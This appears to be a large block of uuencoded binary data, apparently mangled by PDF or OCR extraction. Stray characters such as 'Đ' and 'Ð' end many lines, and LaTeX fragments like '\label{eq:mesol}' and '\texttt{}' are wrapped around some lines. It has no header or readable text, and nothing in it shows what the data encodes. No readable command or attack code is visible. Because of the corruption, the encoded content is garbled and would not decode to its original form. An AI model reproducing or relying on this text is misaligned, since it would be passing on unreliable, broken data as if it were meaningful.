$M&T^*$)?D+Q_GIMQ:X9U]`'"U)=-NJ!18U%X)3SGI)18\$H%D-30]Q^\!EZ<WN.RD ME]:A[D]5QJ"D20\64UKZRRXW1.?P4*%J'6\$XCBF7Z%L7\00=P*?`WP`%P9WGD M3[GL"ZLSIAS>,F>;@UYX;NLFZ^=QEGK/Z8YT27*:+[NMLD@V 2\$N0?WX#%']D $M@VYY_VTV&+S#26@*)W$@$8DP";TN'RR_O#U!$5@9D6[\9TZD\#,_2=ZA<8/6D$ $M]Q^Q>=AY:\&E91NIQ/"/>C;5G2\66'<'_S8\H7\&9D,1HG4]/R3[CU-AX)?IW_Ð$ M?"Y+0;BNQ/60&7=BDO3+%6.IWAAON8"S-XV\'HXKSOPDKKQXCO'W_/6JJ>CEÐ MHXW2M7S0_ "6O2R670, ?Q8-T+IK%NSMMBH(F"969G\$7+X, M%!!)7;V!7U[!HRĐ MKOK!7-^WM(0;M'X8-^R8R93U]A!E5FYL;[>WCXE3P#FFO"A*,J#1[3D4;6'(Đ MWBOAD*"=!^&+X+NV161[<1D:;Q@.@TBXIOH,6H%AP8D6@=FDP/+8ZT\$^L!#&Đ

M6^'OD';OGX*%&5<:.".A(0\$M@"Q3`M2\K,0RS-G!S8=<@[JY6]`[?]_^Q!6[Đ M-%^:!?JZ5('GB"9NF;,:H3/OR'C(,/7,I:0&^7(<+^,YB[61??_EZFAY9\S)Đ M]5I=8W;`U\$<]BY<'`*)V6-QY*OP^=E.OT#2!7E?^]H;K&&T4&_3YR]GUKTVÐ M*V]28"R6"T)43)7,'BY\$U0WB>\$\$7%^>0C632R,:FMNS8U80Q!)"EO,3:D5MVD M%GKLE]Z2AT+UQ6SW<=(X/M]6BH^1VO\$\$]O+Y469LQT2)J<)'V*;RL85UIK*IĐ M]B>O; `N5&\$5<=D) \&5=VH) *MC<V>2<0?#?[Y0)7-DAD=F[<#.[DPF8Z&<!0VĐ M/UL@(%Z'BY^9V2I/'[)YCYJZ0Q9D& G1BF\H+`A>5KBR+FCA11\$X!RP2)"XGĐ MTN8?JOG\M6V<YJ<6M/50FM-'XK@/(<*%L:7PX91\1*-&PY\$_CQ9X,D_;HTP[D M(N:TWW?.YW^,OH*W.]B5,,PBL+FL7+59ZQ[C9>?)YE=M:6SIG#]GLX;XW\TIĐ MH;:_6T5BE!O+*A.D")T+\$O!7,`A_\-K-=&]><F2MGO,%T0B"JJU;K'Q-.7:^Đ MC"%E'P;-6<`1"2LLE;1^R@AK,UH8K:8/NU(YC!%@V\DR1(R5;J6!-6U___R+3Đ $M?YT = ; Z=Q6P*1B"66 / NA=8V; ?46FQ8JF K?"Q#MH.3L]L'+,UZQY,^K]9SD$ M]\$H(=NJ<BU\&GVZJ/`-]_5;%:SMJFEYJO%8C-AY>[K:\$_Y@1!M<O6SNK!CG,D $M(>(X\#S+\$>3'JUWN=3:V,,:*05T,O9\$MA,3T49++P(7E430*H7<_54637M)/SD$ M/;^+I.A`TR@0ZC]@!XS%I3(?@46`B?K80TJ9FU1'4;6;_Q&*\+/B\9?5S_74D M913R+_/*R-\$ZI&IB5E;>T?5?@)9'CO,2Q*^TJ8=[4G,[C3%:]?6@X7-6_+.;D MZ@D6NZNUL0:_\$[U[8;]V@`=F/]'-J)M8S\$Z,OZNHJV?3HB.%;>59C;JD(W76Đ MN[7"B9B45)AQPE\$K5SW+81L_H\(8]R_RGA<7HW<V9]:^X6]AA/.0+57AJ,<9Đ MB=S%AUIK*A\2\$Q#L299B@(\$V\^<':>.=34D*\$/N.HB1.674=HBD!*P<L&0G!Đ $ME[_<T\4\$0D.3D_*B==UU.^U/BD6'GD9"M^-'B))\$-GDVI6H)`OO/V5PHC/8=Đ$ $\label{eq:mesol} $$ME>($]L/];53M<D5@/4?JQ@101S*+1G]G>Z0G.&1H\PN;`@:*J!FN^R'^6R)D$$ M07M[^]?7F:&-BZKBX#!?'2J6.9\$!IZV)2)\$LC&#N.6V*XNKAH@<M#^'5_=A,D MG4BL0H6==95U\$XN%\$<TLKK%4"4E@-.(Y![8R831"TG`XB,8=XO2:8LM88V''D M4\$:)DY4667GM/3-F]ZG)BJ)85/"2FF#Z"X/&G"4!P8D]MU0S"&-_,4K)O]V8Đ $M?RJYG\#^K%:U/6\.[*=-WI&S'"[+2Q:6^5^$H"O[B`VHXA+E+-9:1UEA\EC/HD]]$ M^53ZV9V)UAK2G*/Y9`0)<@RK=;<9E45B')_B\.D=0D:2E[8^^;28FG2`5I)=D ME\$9'W=0\$WI6!(P8E5?#-IB#4!>E)"M+R/--6K)_FD,?_NAF_>9UU0V%RO\$3\$Đ MGKH*/6AE"0N#+Q>\$3Y(@_:)M7+-+SBWI^WZA%(SK>4Y&%"*+(V"T!J-%ZP,XĐ $M-Z[T5E7!]MDG#-K:&K%5>%:=[S>;8:DVG9I1$[(%2_;FQF\Y:M#=9;#@ZF3D)]$ M=ON4&\?S1([-*V?>WB+EBY#9Q_I1S]R67/-'@ID'M2X'>J&GZINNUN]4Z8Z@Đ MW6SX8*#\$"3`N*8A6I`*@^82%_\$,"1\WP-R"*=_66]!S[JFOHXOR\VB)^3N_PĐ M-T`#&#U".[H]',+7C)'#J?YOZ]1+\#-^^^18;EMA`%E*H\$8^`,J;>Q?%U6*2Đ MBLS"".<:/9QFTCA_>TK,OI]C\$/,U]/,YY!\$JVT.:.:(Z1Q/2+]QU_\$\3BM17Đ MQCE'ZX80P5)<8X5+6;)4\-`X#<-7=8DQD:;5&\"3(CLM31`?8W6`"LEW3KU5Đ M(WD/(2E?EEJ#M(:0!*E<0050-9CIU8+>P7\$2J2KI9@Z2?.#S7*:Q/32(VS34Đ MO@-/\H\Y/T;AM9T[,%O)+%\$KH\#^&:M2'/GD7N@HTJ*KX_KY-P!BV*=@T`\$3Đ MYM9A^NBH2\$T-\U99\$JC]3U3_/XO*[A%C<(ZS)M]:%WI^[P2B-8)VK+F@@R-@Đ M+%4>]V7>W`?O\$5&1(^!/]NZ.L(8/5I<!A<*+>YM26\$!6N5,T`OLW.#SH.WSCĐ M*PKRP-,V.,5>^;Z4EE9P8?&6RL*^9&I"M]K53,LZUMG;J;V'@4=VEYQ+9UZ-Đ $M(3%; >C]^{[1['M(V9NS"[):Y'9ZQK_HM9; #D`3CWZ\\&<@#L$E1?DN.:K<ZCGKD)}$ M48K8, HB*-)^%G(1+K7>, ZR:6PMDEU&V@BRJF_Y.E3OW:M-"H%T+3B+D/\@U0Đ MDS5,6P16CNCQ,ZJ@F00IGK;1T6>>)U)?O9(G/7[Y+D::^@SYL6V<#PKA"QACĐ $\texttt{M*\&_Y4@';B6];KSSC6>?4Z-;:VQE6"^NR+_\#*X"^"J),DT"-9\LQF?@-(]O^<D}$ $MC/[+^!JW:F]/X=-I]NDGZ0E@<7L/D:SPT)O4_7H<+)RB?1QI^5T3+.F=3B[FD]$ M5=!1MF5[R)HEITB8#_@M01\S!OP0W6\`@:PV[P].L=T,D/C'=5;.^U=F%FWAĐ M8>LI`0^<4>CIWIT@'L"GD"H"G.7P+?[/(%47V^SJ62&.T6-:,^(2XV3LSI)JĐ M?I-<.S<VU.OYR;6;?^,PB)^QVL'[]!W?W4V%W8<T0ASH`*%\&\O<\$(H[E'9*D MAK3Y4OS>@.!-#,3%\$1S%MK&Q*C9)'OO#N5B"P1T&/1I@*6@%AQGYL\$Q%^D5'D $\texttt{MW\&7/"'\$N2KB]} + OS\'\&I"MY\Q94GP(P6@](5"V2N?XN-Z!+S+I\&SYP[Q*W2RND) + OS'W2RND + OS'W$ M9@1S>QA_K5X'S9)5*GW2HO+#':\$Z?BA@C-*\'2:B`F.CD=)/=QDFI'#>8]9D $\texttt{M(+=*!,L]5HN@4@>(_ZGR;Y\;,\$-0NSP(\$1;]8J[8S76W\#1TDKLL2\&L/C\&R7\D) }$ M:"ZL !N0ZZAS^-2QZ+(W <8 9W/GPG\$WQ#<*!):'/'U>D">BEQA,A\$>%PYD,Đ MXA,7IS6%*RIH]3<8?#<)0305N;D=/VUEK<819BK)PL:KYBOP&QN[PK=BE!N=Đ MVBBI_ANPJG;2NZ*F0%WBK2*0>YTM71MG3_NCD5-LEGWD:<SCBZHYLYS'5JABĐ M3^S^'>93D>!IB?)K0A:KH/:RB6&N8&"=B+K,"A)F/!Q3+SPLHA3<3*C>*\MRD M0J2[I&>2/+!^7<J>8LV''GE.O.FL+C:Q=6H];@`!G@`/IE7:8KP&>OS+(S;MD M6H5U<\$)RP!/J=TZ[C3&YSVB++6F6O>5>'^(J8[_NO2P):8B_.#GQ]?5,&_6AD M;TA':#^0P+5"2L[^+IO>3!U,YB;Q!UI4_LWI710U4.TPDIF7F_^`064DS=J3D

M<\@-=)'%CN4?J2S^FJX*TRJ#10:<KPMG'CW=F/HZKYRC9)27(>?%GVX!G]LIÐ MP9U\$H!?J02HEYHQ\T!3Z;YM5C<#D2[N]`A=K>#+/L08]+)PLW#ROC#O7I9MDĐ M:D<Y3=<6&+!J1^']>GX#,#%%_JX151[F;O3^SXU`]<N6R^>,V*4T#B/CQJKGD M1'T>7[QAVLJ*-G7:]RAI+`8'Z^L6^+F(K;L5,?Y,VO<R\C]X8R8%UX_G4K3"Đ M5!I#'A]'^29S`@_R7G],P&RJ&68%T"Q4_UCKO]N=8[4C3+%N`]/[.M<581I9Đ $MH!.E$G(\AT?,F1R"0B=J_K+E$QL,5,TX((=EB:8NZ$2_.K+41]EKEESA<'%ND$ M-6":'UP'LAW^`>P?P7R%Y8`ZZSKJ/4380%IXT<; &`GSQ.ORWXZK 8K58H6IÐ M610AG+2IUQQGAE%-Q@''C)40*OKU<R+Y[O,0\'X1W]*<H5R/!6L][T<H5UX3Đ M!QHC`_!CQD.[K'5]K+S7H?\$ZJ6XA'W>DWKN(59JS"5G;K9OSL><MKXP_+*GUĐ MH<.V0.5C,Z?H;?3<*.I`!FCT*\02!3EF?*M1-YRUV<8"DG6E=A+`,W_F_GZ1Đ M.OIB!^.,P`FY,=TJJLA#HTLT?"'<M(<K;E5"[-?^'S&M__'O6R)I'EY5ASKAĐ MOY(W5%"GF=^)K`DF#IRTKRB@!ARAW+S>.(VF/A7RP,RHZ=YG%&[86*C..3F8D M1A[:.OY(:C(HL/:QN8YT38&.360&F/L8E73EEMF33\$>R7CC\$Q?*K*]*0IEMXĐ MA>_)>N@5QG*PU"-HJW4`ZN%:ZVX`[OA2_\6=\RQ^2U=908DSX:ZHI/ZZR6DYĐ M_5; %%X4:7VMLV!GOZ![G[8^-EC/,HE2EJ39HZ?,G_IW?@'Q633&Z\$R:'"?KOĐ M=CFEOP\$T0^7_]"/9>B%H=%7^^?_+7A_CY\$*;#,_N[35%4?6M<[X*#^\0@2?RĐ M68.@Z@DR9FLO=%4C.&G0I_E?*^+YEDB5?>]Z@U%DVY;U&P"]ETL\(<*N_UJ=D $M'@R*EQACMK`=E;X=^1\=/^<F?21D7920F8\OL!';[&Q!4^JNCD;M@=;U0!M<D]$ M+*V5-YDSAW@8CZ"?N&W>I"VPS:BP4!K\$.E!=:C96<1#ECD0D,W8IL&V11HCKD M+=Z?2JAOG%FRID(W(&LP>[NFP3/I/"-CQ%HH_RX2-2]I9#5=L'?+?,WP2FLIÐ $\texttt{M}<^?Q\#RS\$^VO?V9\#Q93-=XYN\#I;55Q)G??M4S<O5LP']\$; \\ \texttt{YR})X](*8;:\texttt{M}!EUD)$ $\verb|M99J"Z8KK': (H=!*_W9\$F)0?/H\$]R(`&T`S_S^"MJM,TY\IS+S,W>/D6V\#`YFD|$ $M*@, M<^>0$ FE, $$9*F_;([.22/GF7=^,H0?PS=D4^TW"/FVX&YF11Y^[,')(+D)]$ MPSZ:%W^(%KLZX(?E#IZQ)_R5=C<9GUO\;NLD.MEQK^3B`:><;VZ39BKM+DAOÐ MZN6X9TLD.`*8CND7FDF3M?7(YA^;=PJ8)<.RE6%<8J<=P1J"+[5!G<O*7J^_Ð MA#T'4N`M5\$5\$P@LUYC7,_C"V]\X8C/'/';<IC/3*7*1-60:!SZ*FI6[66.*-Đ MLWC%^@W`\XE4R#B5OE\$_FJKW"KGF=&C`O^Y8+WF?CZDW/*8LYH"A0CI:+IUOĐ MP)?F2UYTI%\$GD[1G/=8X81_+7-[+PL4]=F',;PF0M=VQGQ2;6G3X*8!SJGQCD M.E_D^VX4/S-EL"/F\$(Y^)BH2/=:OD4%<P*6#U>?NG.M.5/D-1*J,+]_O6I_@Đ MZ4,\$+B(6"B#J0649)>>C*GB`TTUOF9?(X0SD;FO:O7AP@QZ"II5\$;\$Y-3ZV_Đ MRY%I:6E(3!SA\$AHB0SYY</^9^M*SJ%9?]U3ME-`SQVJP.X.6"6/!%:."BHKSĐ M, WG!.YBU&['U1, P&V3DG'A#&[4B-J4>DWR=?WKK!#E&:N*'GT5I3Q[%4@'56Đ MW4HUI>X2;*#U+/:(?E;^RK"2<5<H=%-M)'!^@F=L1O7=)PP06M*)H''6EXQĐ MJEZ,Z?Y<'."5[%L,KIV^M@B85*XQGPLBV#?F,'D82LIKFIEC_LQJ(7/2(QZMĐ MC3=[SBY3<(6(1-L10VB6N"\$=K_EY)WR_E`9J\$YKMF_7#0,I=8%FP>H6&DBKPĐ MK5EJOT2I2U1.C0.#T/D0(^,NV%F>2;]MZKV\$OT[:\LQ+^3M8QWLO\;\$2JY[&Đ MK:-GQ5J'9B0,7=NIV6A/%F\.VPHNG*D5>:]>5[F1[*&>."NBQUZWI\6M`O!^Đ M=L/^!MA^)R!A;2K<UU^3=JZ79Z%PF!]E[:A]C.W]XC@Q=>:L6'<B./**NT3SĐ M1+GRLX+H=?C;QHF:#]1M-%=\\I\$4E\WS\?J:,S<Y.+3ML/3;B794@0K(OV3<D MYK["NGR*=;7'?-/DHB=MG]Z4MG<+TJ6"O%JWP_RBJ'7YK!]1S%I4<@!5M&X,D M+M!I9KA7ULH>860QPT'>Q(L-341 >&8J-]AJJG.JT,>PT DRS9+*LG16G4B-Đ MAO6**\M`:C2I=6MX`C9M\$V^A1D2P\GA/&Z(X:;N^94A*P'EN0X`N2YF9(JR&Đ MJ;>6N&X:Q&)?*U7FG28WS\M8F"O?TMQJW9PM&6T?QDFT&+PS(B4,+TA)[6`%Đ M\=TPS_69VWN5R&PO2-8BG'"2.GOK/3F[&6,_+0C)!.PMPTSNK%8+R\$T_K_ND M.9>2^Q?]C'6NQ*K*5OU3IZ43IA:.MA@CS\;YS#X@.678:)H5Q?I?!SCB7>N0Đ M>><.Z/S""&OS"\$,K'V6=T"\$XJQNENJ;CY&:1\5YVW\$:AT5[1TSG:Z``X>D?*Đ M+C1.HTX7T1?^@8N-=H,-0]Y,H?HV?->H0]A2!EJ6E>]N2X5+\$)"%_F7*5`)]D MN07^XKJZP?IZ5>@7SK;Z[*3'5>U>LE2SWKT<SJV!`*J6^7PE[C/^M%>'\$&E%D M[6A0--8^5(5'B4)D<)2+'Y\$/\$!4@I;'4*)P0F3'Y2ZG84,D"[]R%?"J3J^BJÐ M4GK"U6#DY+(.'IW360<C5@``>]BX@])X.U_-2\QCW_ENDCZ!_Y-:QF*JC+I<Đ M>/%8R_4,XJ8W^_`\$WXFWTSN5-\=S!C2ZA8I,*4M]HR`S))@`3?B<:"Z]K\DYÐ MGVQOP&4Q?M=)/&D@MLQ4PLL>5]54**\8J?9Q/+K,:R>S@8T/\YUDC1"(<)D$ ME]=7E<L*XJ;S&R7-&0.-D-DBI3;>SW)\3#T`G!Y,#ALX*>TY)[9&4B5%I<Z0Đ MI5]0)E!O:Q/WT.R(Q<='K9F+"?G0=J*-WA&:K`P"R#T!-'&I"K,*50GSD06ED M&5O.@DZ;FM'9#94,\$C<:P*%)%_=WS3:(_ZG1!1W(L"IJXH=^3QEGS2YS-M-ZĐ $M-U@(WN7$A>.10M0&< M42F6/!#C_3+&>*K;Z4(MU-WT7>1>;>2=T%<I_]!GP<D$ M3CET7#OPO.'NSMH[^/9C!T/C%:M3MC_IM%9\K;AMRTLTXNBZ&JT!ED!:@_X8Đ M91-@O/8V)[_*7K\FF,6I:C_APX)X\$Q4D2\2J57\$'#AV8A6@&;E\!L63&>RV5Đ M1CLYT5QB%OO:NQ4;C=K:"AM%57V8,?2QV=6]OT%<KT^A:@#UPN-*\$+"Y@\QMD $M'7CAUDT = !JC[3V_K^@&[R4EQ = /<A")2: 'H+CSRMN_*M7"XE^Q0<@Z&;F[U>D)$ MM!O3KL"(E3ZD3%JY<4C[K;4#V6W/"9?%\$OM/]O-,<EK%U+E-WTR?BXS=\$\3LD

M=P.S;#W1WUT_]%QL#,UQN"5%\G_VDVL+;TI'.U8WPM""C\$?E;+Z7G<R%IFJIĐ M43-#G%63NRD_B5S"S-B3*!T6EG]OUEZN-1@N-<I,IP6OC'R<<**8Z5UV&J>]D MB3BR_8XL<">&N\3S,V*7U6ZPD;&X@YGY>,J,<WVL0:Y\$7%@XM*S?J<<8-?E&D M>RBNS-CN%WKR1^0:L\$&F"?<X*S&8V)CUB1\.\F6CV5-"8/W3TB#`+?`R9I(MD MS9]\\MFIS-BXOTSDRN!+U,?(L>LK8E?/@%W1_@"5R0C#N/94CG5):S(O+Q.[Đ MEOU1QE@J(-CYFQ#C%\"8!0,>!EX'B,U3+SB)L)'*S7L(_@9\-G#(16#Y-.R%D M.5CK1HBE'4""C%WIO*[>@;*-EW?)+@0QQ?H/\>3OYISJH\$.QB5M<4H=#W]#@Đ M-4@NS/.;OCWF<3/RP"QYA_[!!.\$J^CWE!1`KI4J+;ZRA'F17AE-\$PJ^>'J!'D $\texttt{M=C^Z-@]/)OPC<@O*_1M@8ZQ4;'SBQ`)6O-M@GX8\SN$]4G,Y:J,Y$1"UGC)0D \\$ $M<J!--T?R!\#[(/\&-E>(86FRBQY9WS\,_0M75,V@MFR7VK]W\&@X/S:0ZU/IPR+D)]$ $M;F/WBMT0V2__4EID*^79;+YTIR9#%S'&W](4+[?+$G/=M>0)HXE+"_M&'6;ED$ MWPI]Z\$";TF%CB;2]E2]"4907PBC8WH)#3#.&IGKF>#')U6V>MGQD?"%OWDE\$Đ MLN@[SJ`M?73J/?:H1:-?`H0J.#\J.9^&/F6)>X@P0\$Q"AJ+=S-KC\FF8``R5Đ M="DY[K9]'=>CQ4QT@*C[%;C%@2%CG/<<JJ:,JC!+)M]_IOP.Y99!3_@23U*;D MK@TZP*N01+EZHM616+G*4G?YA*QM2[)];)57;/O)7(?7^=`GZR>I)ZGI)^HGĐ M\?2[P`:+L1M^T'6[3_K6E,OU4F#\,]/.U3:YMF3!2LV=8\HGAR13U=2#>5\NĐ M*E*M9IKL'DNWT-&)`-8Y'@S"OOKOJ6WOG?7MERO@:Z%ZD'SY#QU1>'8#`M&PĐ MFM\2@:@#\BYY:*D!6(LL?XSN1/M:\8K<;^LG="6U+_M]3MQO!RVU,)X>`TSSD M+\$0'8!,'\$\)^QHF:M<3HUX\$4F)Q0QWZY??W@Q54YQY0P-;5]PK%V21A2]+P8Đ M^6VLBWU.A-C?I<"V+?QQX;`I=?.5/IKF&&%L3,S=Z_T6P3:QVW7)-O)NYV9DĐ $MR; I-6M/R+[Z,&JM=863U21H]TP8]BI$.YSJM1W(#-[^H5"]XRHX>\J'PPA-]Đ$ ML2@/:[9"6]'U-\$)";.4FA\]QS)"OEC<HIN1KA>BQF!W98]O/UB6VS<T41/60Đ M.1ZOY-E/OD8#X>P*/,4[IMQQ`=D5OL\K;%L[REG8K=LOOM-*L^^=;>^\$/&YSĐ M#-M2LN/AG8V(+#;S-1,[\$+8]X"G<P#`SVI1_1<77"X(\$.A5WGH5B^GVYCYL_Ð MY3P:[_QD%3!<&YEC45#H[_3\$UZ71\$H['(U];C=&,[\$W#>G"VS?!?2K'@7*#NĐ $M2ERSI1'@QBW\5BE/14L/'+4V\#S\#E0`T_^R<+R>1R`OJS,Q)*/V^=LXH,9CX7D$ M6=>7FR!DH^:")</ORSZR:X_WLM1IN'2'>L996%OYVJ+_\C]+:W)H>B])*E>/Ð M@C5`AI.>893'=4X*PPI)._TSI.@S];?`/L*R!U=13ZOG]V:#BZ/:]5>M7D_3D M=R/?+#>HA700UJP<C(_Y,W)"FKR6:TGW4X7#6T)6B@(LU2OK#KG./`_P.+;`Ð MW"&M1"L%08*B]KU5U?39O&>_0#]?"CZ\$-[)R.K*N*(Q--E&=:(9\$XUT`V:0<Đ $M\&3QD_ZZO[(J:!-$KR1\B;<1E8+"VPK;OVWKQ/G\&-2.+&TI;8,RT@]CPTYRNYÐ$ MC%*<_8?7Y7F,LLS1)*OH72;4"S2@.DM4JRM7>Y(K#'QLD.2^S3^)8%.1WT2:Đ $\label{eq:mpdef} \verb|M""_M+@/M\#:1YV'D'<QZ,Z"P]87G=F4-)$,:S&*F;D]NJ;=HTH3:=&1>'PC'CD'$ MIPD00Q\$UHL)U6KF>]RR#,BOS@A93*H`@WO^2\$D:!&SF@0Z#S(<,A&0JL*[#SĐ MA+W\J,=C\714)R-:QF@/TC4]HF7;V[F'0@1NY>GG"N:.VI]DBJUMBU]RF%-(D $MWQ7XN"(F7""RZ*W4DIV1,K<4!(F\setminus[DE>L:69[?CS#6YW@L15K16+&K0BYM9&D])$ M8RZ@-_OR1X%_D'7ISW/['X7]C,D4U!:U&Q*NJ'I'_NY"9CX[J2BL_^#S\A0"Đ $M(<\Q^X\&YJQQS\#VE\&3@I?10\=UCUG\$50\S-VJ.!G<J:DE:\&`VWX1-Z]=D>K;/(Ð)$ M40\$_J6NDGUGVXB].SW7(TNFPP^#!ROBRTL0]\,E!7+K[6=TXWS%JUGJQA.R+D ME'5[RX]/?>#(3/DFQZ3B):CK(DPE1YA;10\$N]_H\$Y58[WBP[&?XJ6O'G'R\$MĐ M6XVL14A0]8J3BJ]5WCYXN=8+5>.%:QA<LM E!)L5K-F)25=!=-"`X-[#21'PĐ $MVOB; KQ/\$, F<3\$\P[12\$67=XJD@4?V5'R/T5__Y116)P7]'2>&F/V,JA]?^Ð$ M?<=2]N3/WCH+BJ5@TP&7QU:-1JR#[%:,(638H9J=M7,G14AS=\ML=6G4:1%BD M)^U4HVO`*7*&TMB)`-(\$+?HC\$JV3O#3`ZCN)T512<5759C[=6?"X3UQ'.-*#Đ MYLC%OM?C1KQ\+UJCMCC.'SE;2L>O2CDC`-.M\$]++5\7V/*JS1+=+E6I+CTY_Đ MB"^E-8\&]'?/_F2.B1-7:UP`42^R@O:;?>@:;*F2+#D;DHB2])2_)U,*]HP(Đ MCM"RW?1]&IS,JJ!HM"!?7,K'S/>BM9T:F7MG=CU@?P0;\$^.^CL8I",3?QNR+D M!L3#<*T--./(`G<`2700HB?CY=3EX43K74[LQ;7F2MI;FKMK6^.7U9MDXYFLD M/H\3QXVER4J,R=%AA1#+,OH.'8`4&.'\$EM8T8Y2S'3V(&+J37>2EJT?,!?J"Đ M*5X&9;@D7>590Q!AOZM)]P^186R.-U:S86!Z0H,46BB6G7-K3C'40&2R+,BD $M(US*T]P'/> 1R'^$U]!?\G21-RYL1]N7%<??7=M+,63-(W$+Y25Y<@LW8"I4Đ)$ M.R-RQA=\$`XXN;D'FO_P1=_W5AZ?F':&'_JF8!'Z%0_B27\\>@8[R3IE(>6]=Đ $MSY\QW(J./]'GYMMIIR;:\C?S.U<-9DXAITVAYIYJ[FA[$@-3J57(0J%_)&;ED$ $M"^0[V3TS,EJ'?TO'2A2A18EQ76%P$>:J$$+*LN=R\\@<J^K:D%GDV**:6/RQND A Construction of the construction of th$ $MQY^{(GGNP3N9FDD_4\SW2K507$[5^!(C-D$?,7Z>T&AQKV!;<V;=_06!GKQ:;D)}$ $M=;YZ;Y[@'$<+@]6`3VKQX2!!4`06L/`'9_U5>H\]2J4M[.[8K?%*Y"H;E42=D]$ M6`O@`;#T:FE.D\V'?9%6<(X]*1<0507QODN]?IY?.17DT\$E;EVX[`SE,S09%D M6L7]'*W+BP-+#T,FU,YP/)CQDW_?NQX;:\$S4^AL090'\$=JH-WMUAHVV-]M+QĐ MB-M+LI*,(B^R7`]*G,-Q[>&*R__TYS@D+W600'=MYXVG2[9,H,`1`_5Y@MV-Đ

ML, K*-7/, 8CG&?.7==_M\NU[:_D?])>TS\XKQ]TIU43DG>N!A!5U:=M:*-29ID MG6V\$Q+IUP[KO8QQ(/G^.SET&17FI;1K!DGX']@0T?'"=[<XWV7).)\$*0,,`\$Đ M4::?F4%Z#R94I_6R<>_!E?7MFD8P<?5^6P<WE)BZ[89"'AB;ER07VY&^UG&@Đ M8^^\$T+"@)H%_IGXM++#TZLW01KP%Q/J:U"K0EVHN,'Q%:2RD;7]<>ZQOF+HTD M2=6\$CLY1AV!J-'K-0(R,*8<D[!8<CEIH5W;2?76X%?D:UJCZD%96W,#!QJ")D MGM>';'S@-O_:]N9`JU'E\$?^GRA/2YF_`]\8*=4=3-Y8>[%@4W3<C)!7?`D?JÐ M E\1?I LO7\5)OV\%>,KB&8>\$ [?RG=HGPZEO-:^I;PO^0V893<D]<>)D&<Đ $M(O^{:5}$ \$=^2\Y\$__;O;9_,>Q&/@=^#[PP_`U@/*W3*,I]\UWU)`#O=1-\>')"Đ M:K9O,'K0=ORDO9]J&1L:3KAPF^(>_H^A?)[,)>MV;?SA9O%#OWQU&PVBJDL:Đ $MV@C.4<V]>]>!LD]SH=?6!]IW&/^3GB7M^<=B1)TQ]Q0$=;4M\XZC?'-Z[RB6D]$ M7.NZMC5<+Y@.^`XLGJFR8N%4+Q&#_?'#(9[.>BOZ1IE#M4V0(\$D7^HWT)!+NĐ MW"])0V\\$1]XEC6YXBZNUS-VNV6_PJ[?&CU[0M\$/OO+A.<`/.S30,W(TXU,C\D MG%P03@EA[JI@V'#;.A^[?L^P/[[L>J@B64276[\NCX6[X:?R\$H/([U0A@MC(Đ MV8QPE?S%"+?P"_7SHTASM#B#`C[N8QXMM0I"\$)SJ%#91;WAL7F?\$:YO71NMEĐ MKCV5#H0_XY+2\$\DPW+>WC=)S_NQ&MM-ILXOC[P^TLFQO;YO/QW",5*(TY2RHĐ M7N[C-@S_XF,9Y'RF%0[X!/S/VZ;9#0@I9X**L]DPQ.9810JI(7):YF]7U_E@Đ M8LFR8MV2C9VJO4UTNV=`+*!;8K'54N.3!`MGRR!D&LYU_[0QX7NJ];L="3BSD M, %S(VV3Z_!TC]; NAJ:4?'[J256K; N^-8J@:_M, \>8CA\3R, MP"XR2/1?-CR'Đ ML^6!^4ZH3Y#@7RI9:FRKS4_``;H&E33+QHL6VIVK<W"@P)\$CZ+1<YD9<[,8SD $M;V/[VM=TU'=J!/R)$3:%F^12A.-\\8W6@0I-Q"[.7JAW!'^Y/\DY[1C0?&]/LD$ M1KDZ&[Y!NE1U=S&P'IO9SABA\GF8R?*UE_>?_3CAD?I3\$X\OUS_\$E!KIO]-&Đ $ML4C:\Z.YD/!".I"?4JFR^3=[V''^3%=F9-/FW_$+X6=7KJU7&79Q3YM?*:XRD]$ M77#?!V.LLO#Y\$')%,YDY^5;K'4&'\W.,Y4C'GT9TQMMQ%-]7N=]?4*]217D:Đ MY\$8/E-;/.UN&/4\$>9`H149V2.U\IA(C@T2J1.Q:&@F=S.'4*I(ED.X0NL*UD) MB+]5=06W673D^0W`7-6U:=HD`9],J_JP6C3416_0C,HD):5L\$*)74%]@80K0Đ $M,@2?E<YW"-VY'7/9FK$[YI!^Y#0S!WLE\7U>_0*H)B3>+C\/L7^`#EV\&J&8Ð$ MSC4R?V?]8;R[?7QO"Z)A3V(Q1>(:6F6E>9F?X?.%A3\$78.EORILL8M'YI-79Đ M\!)_HZP5)9<PCC1BWKY`*TM#-M03)(%>A"6D</,4^,9X3=ZZLB1.>-3Z6^<"D $M7X, 267, ?$N2:6/^C*WGLU\^,C>NWZ\=:B'ISB$D[:^+GY]S]=TVI:<VS;.D5D$ $MF\/D, 8_SZ>9@AI5^QN`D*9FJR``\=`ZD$A-=01-/5[TMJ*27/3U_OXCY>P<LD$ $\texttt{M\&<U+9PGQ<-=7QM>>\&7>!LPL1\I?"(OU!WE,ID!5,R*+\$P=?*V\&]$C[$2AG6/D = $2AG6/D = $2AG6/$ M#Z?J?H+U\$=-]U/EUD`9"PF:W,PC<F)5]E\$B3#&K[S!"NO:D5[!X<?OX>LWW[Đ M#P1[3VV">B.C#3U%)SS&D:*&<@G7?0#B6<XGN-@L6!CEI6'YA6=1T93AD(X8D $\texttt{M(S\$M3EL=[=0GO3NG\#2QT\Z,)6L^=\&P+X>+O\#TB+OCQBL5\ON<3PKI)^QS7QYD}$ MW6\,'+#]VN6F4*D\$MDV=\$:P?3E6232Y9%_,NS]+NT_@NJ)J21UCMN=_W&J8YĐ MYY4+C.'(>(\<%EVQI?II[>BF'KV?F#7J];A#FT5KQ?Y0>8+\46F:R(.2#_.9Đ M\$Y`%D-\E??/&YA4SN[I#T-:KZ+ALV<OT>@ZG#%%1B'8'!B8K)^PF-CDTGR\$"D M0@QI<6]U5^*]?3#QTXZSBP`Z^F@.P3QF)@KGZ@]?X9&\$# =G;O`-]U^S#FY\Đ M:7+675-\$)AB;K1]N:7@+0)QY1]`K8-3C6/D;0&ASOTF01'\"8E9_`LH+9"IIĐ MU:6J,7/Y.(X+>LNA@EU)06\`9(0`N+)_T[!<WB/?YA[J3N)QF&+A8H&X10^UĐ M= ?>@)5+]+"`1(Y QCH\$3PJ9[FH6U"5DHU1)^Z1XU(C406)<-BO`RX(P7!8Đ MPS9`\L'TX(]PE7F8*@-8-I^,4I,+FD/W%LXNV,A9_\A>54=9,?*U_ZH>OKP:D $\label{eq:mt_bmpw92} $$ MT\BMPW92)$$ = M<P!6_-\#4V/;GVZ=3^72SIH@MDGQ+JL<P2XKV2,/%D$ M0%+=C:WQ?!82[6)_A,[3=4-RL7/6(NEKNEC`H>X:79%)VR?\$:5.?IQ<TM04>Đ 